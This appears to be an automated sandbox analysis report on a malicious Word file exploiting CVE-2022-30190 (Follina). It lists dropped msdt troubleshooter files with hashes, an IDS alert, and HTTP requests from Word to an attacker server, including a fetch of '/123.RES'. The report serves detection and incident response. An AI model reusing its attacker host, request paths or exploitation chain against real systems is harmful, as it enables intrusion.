Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	Little-endian UTF-16 Unicode text, with CR line terminators
Category:	dropped
Size (bytes):	20
Entropy (8bit):	2.8954618442383215
Encrypted:	false
SSDEEP:	3:QVNliGn:Q9rn
MD5:	C4F79900719F08A6F11287E3C7991493
SHA1:	754325A769BE6ECCC664002CD8F6BDB0D0B8CA4D
SHA-256:	625CA96CCA65A363CC76429804FF47520B103D2044BA559B11EB02AB7B4D79A8
SHA-512:	0F3C498BC7680B4C9167F790CC0BE6C889354AF703ABF0547F87B78FEB0BAA9F5220691DF511192B36AD9F3F69E547E6D382833E6BC25CDB4CD2191920970C5
Malicious:	false
Reputation:	unknown
Preview:	..p.r.a.t.e.s.h.....

C:\Users\user\Desktop\~$doc782.docx	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.183415143652617
Encrypted:	false
SSDEEP:	3:Rl/Zde8FxlqKT2k3ll//olF883nl1Z:RtZWI2kVWF
MD5:	F7D5777AA9278B2A2C2AE07E96521B27
SHA1:	AAF2BC43AA48170626C2808D24E763C51F5F53F8
SHA-256:	E60F7AAEAED18B9A530A2D3333F621D427C071EE7DB6C2670BC131583E9CCEA0
SHA-512:	E27638644E0E69ADB7D4D13DF3AF49641C995B22AC69F2B614B0CBF5A29CA81C1560FAFA2E4C4062155F36E20DD9E5EFFACAF277A56FEA86F1A05DE23CF6A3 32
Malicious:	**true**
Reputation:	unknown
Preview:	.pratesh.....p.r.a.t.e.s.h.....&.....H.....6C.....'.....(.....

C:\Windows\Temp\SDIAG_1b5cafbf-8d40-4ed6-8603-5062d6c68751\DiagPackage.diagpkg	
Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	HTML document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	24702
Entropy (8bit):	4.37978533849437
Encrypted:	false
SSDEEP:	96:fO3MDP8m2xaqade1tXv8v/XPSwTkal+7lOaNeHdXQZvczyJuz4UnPz0Kuz+NGTEP:O5NzuCWNaEcU8mjapMVOHW

MD5:	191959B4C3F91BE170B30BF5D1BC2965
SHA1:	1891E3CB588516B94FDC53794DA4DF5469A4C6D0
SHA-256:	8EC3A8F67BAF1E4658FC772F9F35230CA1B0318DDAF7A4C84789A329B6F7F047
SHA-512:	092CC417FBFE7F6E02A60FF169209D7B60362B585CBF92521BFC71C0B378D978DFB9265A3E48C630CE6ABAB263711D71F3917FFAF51B6FD449CFC394E9D8C3A9
Malicious:	false
Reputation:	unknown
Preview:	<dcmPS:DiagnosticPackage SchemaVersion="1.0" Localized="true" xmlns:dcmPS="http://www.microsoft.com/schemas/dcm/package/2007" xmlns:dcmRS="http://www.microsoft.com/schemas/dcm/resource/2007">.. <DiagnosticIdentification>.. <ID>PCW</ID>.. <Version>3.0</Version>.. </DiagnosticIdentification>.. <DisplayInformation>.. <Parameters/>.. <Name>@diagpackage.dll,-1</Name>.. <Description>@diagpackage.dll,-2</Description>.. </DisplayInformation>.. <PrivacyLink>https://go.microsoft.com/fwlink/?LinkId=534597</PrivacyLink>.. <PowerShellVersion>2.0</PowerShellVersion>.. <SupportedOSVersion clientSupported="true" serverSupported="true">6.1</SupportedOSVersion>.. <Troubleshooter>.. <Script>.. <Parameters/>.. <ProcessArchitecture>Any</ProcessArchitecture>.. <RequiresElevation>false</RequiresElevation>.. <RequiresInteractivity>true</RequiresInteractivity>.. <FileName>TS_ProgramCompatibilityWizard.ps1</FileName>.. <ExtensionPoint/>.. </Script>..

C:\Windows\Temp\SDIAG_1b5cafbf-8d40-4ed6-8603-5062d6c68751\DiagPackage.dll

Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	PE32+ executable (DLL) (console) x86-64, for MS Windows
Category:	dropped
Size (bytes):	66560
Entropy (8bit):	6.926109943059805
Encrypted:	false
SSDEEP:	1536:ytBGLADXf3iFGQ+/ReBQBJJgUKZgyxMBGb:ytBGcDXvKoRqKuxgyx
MD5:	6E492FFAD7267DC380363269072DC63F
SHA1:	3281F69F93D181ADEE35BC9AD93B8E1F1BBF7ED3
SHA-256:	456AE5D9C48A1909EE8093E5B2FAD5952987D17A0B79AAE4FFF29EB684F938A8
SHA-512:	422E2A7B83250276B648510EA075645E0E297EF418564DDA3E8565882DBBCCB8C42976FDA9FCDA07A25F0F04A142E43ECB06437A7A14B5D5D994348526123E4E
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....<...R...R...R.....R...P...R.Rich..R.PE..d....J_A....." ....K....`..... ..`.....8.....rdata.....@..@.rsrc...`.... .....@..@.....J_A.....T...8...8.....J_A.....$.....8....rdata..8...x....rdata$zzzdbg.... .....rsrc$01.....#.....rsrc$02.... .....;A.(.j..x..)V...Zl4..w.E..J_A..... .....

C:\Windows\Temp\SDIAG_1b5cafbf-8d40-4ed6-8603-5062d6c68751\RS_ProgramCompatibilityWizard.ps1

Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	ISO-8859 text, with CRLF line terminators
Category:	dropped
Size (bytes):	50242
Entropy (8bit):	4.932919499511673
Encrypted:	false
SSDEEP:	384:/wugEs5GhrQzYjGBHvPbD9FZahXuDzsP6qqF8DdEakDiqeXacgcRjdhGPtQMHQF4:/c5AMHvDDf2VE+quAiMw4
MD5:	EDF1259CD24332F49B86454BA6F01EAB
SHA1:	7F5AA05727B89955B692014C2000ED516F65D81E
SHA-256:	AB41C00808ADAD9CB3D76405A9E0AEE99FB6E654A8BF38DF5ABD0D161716DC27
SHA-512:	A6762849FEDD98F274CA32EB14EC918FDBE278A332FDA170ED6D63D4C86161F2208612EB180105F238893A2D2B107228A3E7B12E75E55FDE96609C69C896EBA
Malicious:	false
Reputation:	unknown
Preview:	# Copyright . 2008, Microsoft Corporation. All rights reserved.....#This is passed from the troubleshooter via 'Add-DiagRootCause'..PARAM($targetPath, $appName)....#RS_ProgramCompatibilityWizard..#rparsons - 05 May 2008..#rfink - 01 Sept 2008 - rewrite to support dynamic choices....#set-psdebug -strict -trace 0....#change HKLM\Software\Windows NT\CurrentVersion\AppCompatFlags\CompatTS EnableTracing(DWORD) to 1..#if you want to enable tracing..$SpewTraceToDesktop = $false ....Import-LocalizedData -BindingVariable CompatibilityStrings -FileName CL_LocalizationData....#Compatibility modes..$CompatibilityModes = new-Object System.Collections.Hashtable..$CompatibilityModes.Add("Version_WIN8RTM", "WIN8RTM")..$CompatibilityModes.Add("Version_WIN7RTM", "WIN7RTM")..$CompatibilityModes.Add("Version_WINVISTA2", "VISTASP2")..$CompatibilityModes.Add("Version_WINXP3", "WINXPSP3")..$CompatibilityModes.Add("Version_MSIAUTO", "MSIAUTO")..$CompatibilityModes.Add("Version_UNKNOWN", "WINXPSP3")..$Comp

C:\Windows\Temp\SDIAG_1b5cafbf-8d40-4ed6-8603-5062d6c68751\TS_ProgramCompatibilityWizard.ps1

Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	16946

Entropy (8bit):	4.860026903688885
Encrypted:	false
SSDEEP:	384:3FptgXhu9IOM7BTDLwU7GHf7FajKFzB9Ww:Ghu9I9dQYWB9Ww
MD5:	2C245DE268793272C235165679BF2A22
SHA1:	5F31F80468F992B84E491C9AC752F7AC286E3175
SHA-256:	4A6E9F400C72ABC5B00D8B67EA36C06E3BC43BA9468FE748AEBD704947BA66A0
SHA-512:	AAECB935C9B4C27021977F211441FF76C71BA9740035EC439E9477AE707109CA5247EA776E2E65159DCC500B0B4324F3733E1DFB05CEF10A39BB11776F74F03C
Malicious:	false
Reputation:	unknown
Preview:	# Copyright . 2008, Microsoft Corporation. All rights reserved.....#TS_ProgramCompatibilityWizard..#rparsons - 05 May 2008....$ShortcutListing = New-Object System.Collections.Hashtable..$ExeListing = New-Object System.Collections.ArrayList..$CombinedListing = New-Object System.Collections.ArrayList....Import-LocalizedData -BindingVariable CompatibilityStrings -FileName CL_LocalizationData....# Block PCW on unsupported SKUs..$BlockedSKUs = @(178)..[Int32]$OSSKU = (Get-WmiObject -Class "Win32_OperatingSystem").OperatingSystemSKU..if ($BlockedSKUs.Contains($OSSKU))..{.. return..}....$typeDefinition = @"....using System;..using System.IO;..using System.Runtime.InteropServices;..using System.Text;..using System.Collections;....public class Utility..{.. public static string GetStartMenuPath()..{.. return Environment.GetFolderPath(Environment.SpecialFolder.StartMenu);.. }.... public static string GetAllUsersStartMenuPath()..{.. return Path.Combine(Environ

C:\Windows\Temp\SDIAG_1b5cafbf-8d40-4ed6-8603-5062d6c68751\VF_ProgramCompatibilityWizard.ps1

Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	ISO-8859 text, with CRLF line terminators
Category:	dropped
Size (bytes):	453
Entropy (8bit):	4.983419443697541
Encrypted:	false
SSDEEP:	12:QcM3BFN+dxmVdyKVCkLZl4S2xhzoJNIDER5lI02xzS4svc3uVr:Qb3DQbeCklTxhzoJUoS02tCr
MD5:	60A20CE28D05E3F9703899DF58F17C07
SHA1:	98630ABC4B46C3F9BD6AF6F1D0736F2B82551CA9
SHA-256:	B71BC60C5707337F4D4B42BA2B3D7BCD2BA46399D361E948B9C2E8BC15636DA2
SHA-512:	2B2331B2DD28FB0BBF95DC8C6CA7E40AA56D4416C269E8F1765F14585A6B5722C689BCEBA9699DFD7D97903EF56A7A535E88EAE01DFCC493CEABB69856FFF9AA
Malicious:	false
Reputation:	unknown
Preview:	# Copyright . 2008, Microsoft Corporation. All rights reserved.....#if this environment variable is set, we say that we don't detect the problem anymore so it will..#show as fixed in the final screen..PARAM($appName)....$detected = $true..if ($Env:AppFixed -eq $true)..{.. $detected = $false ..}....Update-DiagRootCause -id "RC_IncompatibleApplication" -iid $appName -Detected $detected....#RS_ProgramCompatibilityWizard..#rparsons - 05 May 2008....

C:\Windows\Temp\SDIAG_1b5cafbf-8d40-4ed6-8603-5062d6c68751\en-US\CL_LocalizationData.psd1

Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF, CR line terminators
Category:	dropped
Size (bytes):	6650
Entropy (8bit):	3.6751460885012333
Encrypted:	false
SSDEEP:	96:q39pB3hpieJGhn8n/y7+aqwcQoXQZWx+cWUcYpy7I6D1RUh5EEjQB5dm:q39pRhp6Sy6wZifVEtjjFm
MD5:	E877AD0545EB0ABA64ED80B576BB67F6
SHA1:	4D200348AD4CA28B5EFED544D38F4EC35BFB1204
SHA-256:	8CAC8E1DA28E288BF9DB07B2A5BDE294122C8D2A95EA460C757AE5BAA2A05F27
SHA-512:	6055EC9A2306D9AA2F522495F736FBF4C3EB4078AD1F56A6224FF42EF525C54FF645337D2525C27F3192332FF56DDD5657C1384846678B343B2BFA68BD478A70
Malicious:	false
Reputation:	unknown
Preview:	..#. .L.o.c.a.l.i.z.e.d...0.4./.1.1./.2.0.1.8. .0.2.:.0.5. .P.M. .(.G.M.T.)...3.0.3.:.4...8.0...0.4.1.1. ...C.L._.L.o.c.a.l.i.z.a.t.i.o.n.D.a.t.a...p.s.d.1.....#. .L.o.c.a.l.i.z.e.d...0.1./.0.4./.2.0.1.3. .1.1.:.3.2. .A.M. .(.G.M.T.)...3.0.3.:.4...8.0...0.4.1.1. ...C.L._.L.o.c.a.l.i.z.a.t.i.o.n.D.a.t.a...p.s.d.1.....C.o.n.v.e.r.t.F.r.o.m.-.S.t.r.i.n.g.D.a.t.a. .@.'.....#.#.#.P.S.L.O.C...P.r.o.g.r.a.m._.C.h.o.i.c.e._.N.O.T.L.I.S.T.E.D.=.N.o.t. .L.i.s.t.e.d.....V.e.r.s.i.o.n._.C.h.o.i.c.e._.D.E.F.A.U.L.T.=.N.o.n.e.....V.e.r.s.i.o.n._.C.h.o.i.c.e._.W.I.N.8.R.T.M.=.W.i.n.d.o.w.s. .8.....V.e.r.s.i.o.n._.C.h.o.i.c.e._.W.I.N.7.R.T.M.=.W.i.n.d.o.w.s. .7.....V.e.r.s.i.o.n._.C.h.o.i.c.e._.W.I.N.V.I.S.T.A.2.=.W.i.n.d.o.w.s. .V.i.s.t.a. .(.S.e.r.v.i.c.e. .P.a.c.k. .2.).....V.e.r.s.i.o.n._.C.h.o.i.c.e._.W.I.N.X.P.S.P.3.=.W.i.n.d.o.w.s. .X.P. .(.S.e.r.v.i.c.e. .P.a.c.k. .3.).....V.e.r.s.i.o.n._.C.h.o.i.c.e._.M.S.I.A.U.T.O.=.S.k.i.p. .V.e.r.s.i.o.n. .C.h.e.c.k.....V.e.r.s.i.o.n._.C.h.o.i.c.e._.U.N.

C:\Windows\Temp\SDIAG_1b5cafbf-8d40-4ed6-8603-5062d6c68751\en-US\DiagPackage.dll.mui

Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	10752
Entropy (8bit):	3.517898352371806

Encrypted:	false
SSDEEP:	96:Gmw56QoV8m7t/C7eGu7tCuKFtrHQcoC1dIO4Pktmg5CuxbEWgdv0WwF:WAQovu548tmirAWu8Wm
MD5:	CC3C335D4BBA3D39E46A555473DBF0B8
SHA1:	92ADCDF1210D0115DB93D6385CFD109301DEAA96
SHA-256:	330A1D9ADF3C0D651BDD4C0B272BF2C7F33A5AF012DEEE8D389855D557C4D5FD
SHA-512:	49CBF166122D13EEEA2BF2E5F557AA8696B859AEA7F79162463982BBF43499D98821C3C2664807EDED0A250D9176955FB5B1B39A79CDF9C793431020B682ED12
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....<...R...R...R.....R...P...R.Rich..R.....PE..L.....!.. .....(.....P.....@..... ...$.....8.....rdata..... .....@..@.rsrc....0... ...&.....@..@.....E.....T...8...8.....E.....$.....8....rdata..8...x....rdata$zzzdbg.... .....rsrc$01....#..0!...rsrc$02.... .....OV....,+.(,..vA..@..E..... .....

C:\Windows\Temp\SDIAG_1b5cafbf-8d40-4ed6-8603-5062d6c68751\result\results.xsl

Process:	C:\Windows\SysWOW64\msdt.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	48956
Entropy (8bit):	5.103589775370961
Encrypted:	false
SSDEEP:	768:hUeTHmb0+tk+Ci10ycNV6OW9a+KDoVxrVF+bBH0t9mYNJ7u2+d:hUcHXDY10tNV6OW9abDoVxrVF+bBH0tO
MD5:	310E1DA2344BA6CA96666FB639840EA9
SHA1:	E8694EDF9EE68782AA1DE05470B884CC1A0E1DED
SHA-256:	67401342192BABC27E62D4C1E0940409CC3F2BD28F77399E71D245EAE8D3F63C
SHA-512:	62AB361FFEA1F0B6FF1CC76C74B8E20C2499D72F3EB0C010D47DBA7E6D723F9948DBA3397EA26241A1A995CFFCE2A68CD0AAA1BB8D917DD8F4C8F3729FA6D 244
Malicious:	false
Reputation:	unknown
Preview:	<?xml version="1.0"?>..<?Copyright (c) Microsoft Corporation. All rights reserved.?>..<xsl:stylesheet xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msx sl="urn:schemas-microsoft-com:xslt" xmlns:ms="urn:microsoft-performance" exclude-result-prefixes="msxsl" version="1.0">...<xsl:output method="html" indent="yes" standalone="yes" encoding="UTF-16"/>...<xsl:template name="localization">....<_locDefinition>.....<_locDefault _loc="locNone"/>.....<_locTag _loc="locData">Str ing</_locTag>.....<_locTag _loc="locData">Font</_locTag>.....<_locTag _loc="locData">Mirror</_locTag>....</_locDefinition>...</xsl:template>... ********** Images ****** **** -->...<xsl:variable name="images">....<Image id="check">res://sdiageng.dll/check.png</Image>....<Image id="error">res://sdiageng.dll/error.png</Image>....<Image id="info">res://sdiageng.dll/info.png</Image>....<Image id="warning">res://sdiageng.dll/warning.png</Image>....<Image id="expand">res://sdiageng.dll/expand.png</Ima ge>....<Image id="

Static File Info

General

File type:	Microsoft OOXML
Entropy (8bit):	7.869060797789825
TrID:	• Word Microsoft Office Open XML Format document (49504/1) 49.01% • Word Microsoft Office Open XML Format document (43504/1) 43.07% • ZIP compressed archive (8000/1) 7.92%
File name:	doc782.docx
File size:	10144
MD5:	e7015438268464cedad98b1544d643ad
SHA1:	03ef0e06d678a07f0413d95f0deb8968190e4f6b
SHA256:	d20120cc046cef3c3f0292c6cbc406fcf2a714aa8e048c9188f1184e4bb16c93
SHA512:	d134d87c28acb758b897a287a9f6ce86776f384f43ee963f52b40e173b6bfcd9dc76e5f64b9a40b93d3bf2a5b988f842c27c90611a8b4408abd9e197191e4aad
SSDEEP:	192:s5VReDWRPj8Iugw1Blb8VPkf+CFk4v1Y2VveFLC9FJ9Q7dlpN2:snPj8I10lD9+2Vvx9qlpN2
TLSH:	A3228E3ADA5508B5CAD2A275E0AC0B2AD30C42BBB73BE9CB65C653E402C85DB0F5530C
File Content Preview:	PK.....k.T...L....'.....[Content_Types].xml...n.0.E....m.NR....,.X...~...`.I.....C .....I....sg..'.m..kp^...Q4d...H..1.X...,. (.....x6..L.;.>.b.c.!...}.A!|d,h.....i.....K,....;....1.R.M'O..U....^WF.....Ub....6W.@.....(aM..r..3e....?J(#....7..S...p

File Icon

Icon Hash:	74fcd0d2d6d6d0cc

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
185.234.247.119192.168.2.2280491732036726 06/07/22-18:38:14.250872	TCP	2036726	ET EXPLOIT Possible Microsoft Support Diagnostic Tool Exploitation Inbound (CVE-2022-30190)	80	49173	185.234.247.119	192.168.2.22

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jun 7, 2022 18:44:03.597018957 CEST	49752	80	192.168.2.4	185.234.247.119
Jun 7, 2022 18:44:03.625045061 CEST	80	49752	185.234.247.119	192.168.2.4
Jun 7, 2022 18:44:03.625144958 CEST	49752	80	192.168.2.4	185.234.247.119
Jun 7, 2022 18:44:03.661154032 CEST	49752	80	192.168.2.4	185.234.247.119
Jun 7, 2022 18:44:03.689227104 CEST	80	49752	185.234.247.119	192.168.2.4
Jun 7, 2022 18:44:03.689259052 CEST	80	49752	185.234.247.119	192.168.2.4
Jun 7, 2022 18:44:03.797730923 CEST	49752	80	192.168.2.4	185.234.247.119
Jun 7, 2022 18:44:03.825808048 CEST	80	49752	185.234.247.119	192.168.2.4
Jun 7, 2022 18:44:03.898449898 CEST	49752	80	192.168.2.4	185.234.247.119
Jun 7, 2022 18:44:06.937927008 CEST	49752	80	192.168.2.4	185.234.247.119
Jun 7, 2022 18:44:07.195615053 CEST	49752	80	192.168.2.4	185.234.247.119
Jun 7, 2022 18:44:07.224698067 CEST	80	49752	185.234.247.119	192.168.2.4
Jun 7, 2022 18:44:07.401380062 CEST	49752	80	192.168.2.4	185.234.247.119
Jun 7, 2022 18:44:07.464498997 CEST	49758	80	192.168.2.4	185.234.247.119
Jun 7, 2022 18:44:07.491985083 CEST	80	49758	185.234.247.119	192.168.2.4
Jun 7, 2022 18:44:07.492104053 CEST	49758	80	192.168.2.4	185.234.247.119
Jun 7, 2022 18:44:07.498353004 CEST	49758	80	192.168.2.4	185.234.247.119
Jun 7, 2022 18:44:07.525945902 CEST	80	49758	185.234.247.119	192.168.2.4
Jun 7, 2022 18:44:07.525994062 CEST	80	49758	185.234.247.119	192.168.2.4
Jun 7, 2022 18:44:07.526021004 CEST	80	49758	185.234.247.119	192.168.2.4
Jun 7, 2022 18:44:07.526053905 CEST	80	49758	185.234.247.119	192.168.2.4
Jun 7, 2022 18:44:07.526104927 CEST	80	49758	185.234.247.119	192.168.2.4
Jun 7, 2022 18:44:07.526123047 CEST	49758	80	192.168.2.4	185.234.247.119
Jun 7, 2022 18:44:07.526155949 CEST	80	49758	185.234.247.119	192.168.2.4
Jun 7, 2022 18:44:07.526196003 CEST	49758	80	192.168.2.4	185.234.247.119
Jun 7, 2022 18:44:07.526221991 CEST	49758	80	192.168.2.4	185.234.247.119
Jun 7, 2022 18:44:07.803332090 CEST	49758	80	192.168.2.4	185.234.247.119
Jun 7, 2022 18:44:07.831824064 CEST	80	49758	185.234.247.119	192.168.2.4
Jun 7, 2022 18:44:07.831989050 CEST	49758	80	192.168.2.4	185.234.247.119
Jun 7, 2022 18:44:08.025104046 CEST	49758	80	192.168.2.4	185.234.247.119
Jun 7, 2022 18:44:08.052786112 CEST	80	49758	185.234.247.119	192.168.2.4
Jun 7, 2022 18:44:08.052884102 CEST	49758	80	192.168.2.4	185.234.247.119
Jun 7, 2022 18:44:08.227951050 CEST	49752	80	192.168.2.4	185.234.247.119
Jun 7, 2022 18:44:08.256129026 CEST	80	49752	185.234.247.119	192.168.2.4
Jun 7, 2022 18:44:08.296071053 CEST	49752	80	192.168.2.4	185.234.247.119
Jun 7, 2022 18:44:08.324341059 CEST	80	49752	185.234.247.119	192.168.2.4
Jun 7, 2022 18:44:08.363728046 CEST	49758	80	192.168.2.4	185.234.247.119
Jun 7, 2022 18:44:08.391499996 CEST	80	49758	185.234.247.119	192.168.2.4
Jun 7, 2022 18:44:08.391665936 CEST	49758	80	192.168.2.4	185.234.247.119
Jun 7, 2022 18:44:08.398813963 CEST	49752	80	192.168.2.4	185.234.247.119
Jun 7, 2022 18:44:08.493047953 CEST	49758	80	192.168.2.4	185.234.247.119
Jun 7, 2022 18:44:08.520741940 CEST	80	49758	185.234.247.119	192.168.2.4
Jun 7, 2022 18:44:08.520881891 CEST	49758	80	192.168.2.4	185.234.247.119
Jun 7, 2022 18:44:09.212635040 CEST	49758	80	192.168.2.4	185.234.247.119

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jun 7, 2022 18:44:09.240037918 CEST	80	49758	185.234.247.119	192.168.2.4
Jun 7, 2022 18:44:09.240113020 CEST	49758	80	192.168.2.4	185.234.247.119
Jun 7, 2022 18:44:14.023246050 CEST	49758	80	192.168.2.4	185.234.247.119
Jun 7, 2022 18:44:14.050962925 CEST	80	49758	185.234.247.119	192.168.2.4
Jun 7, 2022 18:44:14.051094055 CEST	49758	80	192.168.2.4	185.234.247.119
Jun 7, 2022 18:45:11.365149975 CEST	49781	80	192.168.2.4	185.234.247.119
Jun 7, 2022 18:45:11.392676115 CEST	80	49781	185.234.247.119	192.168.2.4
Jun 7, 2022 18:45:11.393069029 CEST	49781	80	192.168.2.4	185.234.247.119
Jun 7, 2022 18:45:11.398526907 CEST	49781	80	192.168.2.4	185.234.247.119
Jun 7, 2022 18:45:11.426112890 CEST	80	49781	185.234.247.119	192.168.2.4
Jun 7, 2022 18:45:11.563088894 CEST	80	49781	185.234.247.119	192.168.2.4
Jun 7, 2022 18:45:11.563114882 CEST	80	49781	185.234.247.119	192.168.2.4
Jun 7, 2022 18:45:11.563146114 CEST	80	49781	185.234.247.119	192.168.2.4
Jun 7, 2022 18:45:11.563169003 CEST	80	49781	185.234.247.119	192.168.2.4
Jun 7, 2022 18:45:11.563191891 CEST	80	49781	185.234.247.119	192.168.2.4
Jun 7, 2022 18:45:11.563210011 CEST	80	49781	185.234.247.119	192.168.2.4
Jun 7, 2022 18:45:11.563225031 CEST	80	49781	185.234.247.119	192.168.2.4
Jun 7, 2022 18:45:11.563241005 CEST	80	49781	185.234.247.119	192.168.2.4
Jun 7, 2022 18:45:11.563244104 CEST	49781	80	192.168.2.4	185.234.247.119
Jun 7, 2022 18:45:11.563258886 CEST	80	49781	185.234.247.119	192.168.2.4
Jun 7, 2022 18:45:11.563316107 CEST	49781	80	192.168.2.4	185.234.247.119
Jun 7, 2022 18:45:11.563348055 CEST	49781	80	192.168.2.4	185.234.247.119
Jun 7, 2022 18:45:11.590662003 CEST	80	49781	185.234.247.119	192.168.2.4
Jun 7, 2022 18:45:11.590702057 CEST	80	49781	185.234.247.119	192.168.2.4
Jun 7, 2022 18:45:11.590728998 CEST	80	49781	185.234.247.119	192.168.2.4
Jun 7, 2022 18:45:11.590776920 CEST	80	49781	185.234.247.119	192.168.2.4
Jun 7, 2022 18:45:11.590789080 CEST	49781	80	192.168.2.4	185.234.247.119
Jun 7, 2022 18:45:11.590801954 CEST	80	49781	185.234.247.119	192.168.2.4
Jun 7, 2022 18:45:11.590826988 CEST	80	49781	185.234.247.119	192.168.2.4
Jun 7, 2022 18:45:11.590842962 CEST	49781	80	192.168.2.4	185.234.247.119
Jun 7, 2022 18:45:11.590852022 CEST	80	49781	185.234.247.119	192.168.2.4
Jun 7, 2022 18:45:11.590876102 CEST	80	49781	185.234.247.119	192.168.2.4
Jun 7, 2022 18:45:11.590899944 CEST	80	49781	185.234.247.119	192.168.2.4
Jun 7, 2022 18:45:11.590907097 CEST	49781	80	192.168.2.4	185.234.247.119
Jun 7, 2022 18:45:11.590926886 CEST	80	49781	185.234.247.119	192.168.2.4
Jun 7, 2022 18:45:11.590953112 CEST	80	49781	185.234.247.119	192.168.2.4
Jun 7, 2022 18:45:11.590965986 CEST	49781	80	192.168.2.4	185.234.247.119
Jun 7, 2022 18:45:11.590977907 CEST	80	49781	185.234.247.119	192.168.2.4
Jun 7, 2022 18:45:11.591001987 CEST	80	49781	185.234.247.119	192.168.2.4
Jun 7, 2022 18:45:11.591006994 CEST	49781	80	192.168.2.4	185.234.247.119
Jun 7, 2022 18:45:11.591027021 CEST	80	49781	185.234.247.119	192.168.2.4
Jun 7, 2022 18:45:11.591048956 CEST	80	49781	185.234.247.119	192.168.2.4
Jun 7, 2022 18:45:11.591049910 CEST	49781	80	192.168.2.4	185.234.247.119
Jun 7, 2022 18:45:11.591073036 CEST	80	49781	185.234.247.119	192.168.2.4
Jun 7, 2022 18:45:11.591093063 CEST	80	49781	185.234.247.119	192.168.2.4
Jun 7, 2022 18:45:11.591094017 CEST	49781	80	192.168.2.4	185.234.247.119
Jun 7, 2022 18:45:11.591146946 CEST	49781	80	192.168.2.4	185.234.247.119
Jun 7, 2022 18:45:11.596038103 CEST	80	49781	185.234.247.119	192.168.2.4
Jun 7, 2022 18:45:11.596076012 CEST	80	49781	185.234.247.119	192.168.2.4
Jun 7, 2022 18:45:11.596190929 CEST	49781	80	192.168.2.4	185.234.247.119
Jun 7, 2022 18:45:11.618658066 CEST	80	49781	185.234.247.119	192.168.2.4
Jun 7, 2022 18:45:11.618705988 CEST	80	49781	185.234.247.119	192.168.2.4
Jun 7, 2022 18:45:11.618731976 CEST	80	49781	185.234.247.119	192.168.2.4
Jun 7, 2022 18:45:11.618761063 CEST	80	49781	185.234.247.119	192.168.2.4
Jun 7, 2022 18:45:11.618786097 CEST	80	49781	185.234.247.119	192.168.2.4
Jun 7, 2022 18:45:11.618809938 CEST	80	49781	185.234.247.119	192.168.2.4

HTTP Request Dependency Graph

- 185.234.247.119

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49752	185.234.247.119	80	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Jun 7, 2022 18:44:03.661154032 CEST	847	OUT	OPTIONS / HTTP/1.1 Connection: Keep-Alive Authorization: Bearer User-Agent: Microsoft Office Word 2014 X-Office-Major-Version: 16 X-MS-CookieUri-Requested: t X-FeatureVersion: 1 X-MSGETWEBURL: t X-IDCRL_ACCEPTED: t Host: 185.234.247.119
Jun 7, 2022 18:44:03.689259052 CEST	847	IN	HTTP/1.1 405 Not Allowed Server: nginx Date: Tue, 07 Jun 2022 16:44:03 GMT Content-Type: text/html Content-Length: 150 Connection: keep-alive Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 35 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 35 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>405 Not Allowed</title></head><body> 405 Not Allowed <hr> nginx </body></html>
Jun 7, 2022 18:44:03.797730923 CEST	848	OUT	HEAD /123.RES HTTP/1.1 Connection: Keep-Alive Authorization: Bearer User-Agent: Microsoft Office Word 2014 X-Office-Major-Version: 16 X-MS-CookieUri-Requested: t X-FeatureVersion: 1 X-IDCRL_ACCEPTED: t Host: 185.234.247.119
Jun 7, 2022 18:44:03.825808048 CEST	848	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 07 Jun 2022 16:44:03 GMT Content-Type: application/octet-stream Content-Length: 6241 Last-Modified: Fri, 03 Jun 2022 10:07:25 GMT Connection: keep-alive ETag: "6299dd5d-1861" Accept-Ranges: bytes
Jun 7, 2022 18:44:06.937927008 CEST	1205	OUT	OPTIONS / HTTP/1.1 Connection: Keep-Alive Authorization: Bearer User-Agent: Microsoft Office Word 2014 X-Office-Major-Version: 16 X-MS-CookieUri-Requested: t X-FeatureVersion: 1 X-MSGETWEBURL: t X-IDCRL_ACCEPTED: t Host: 185.234.247.119
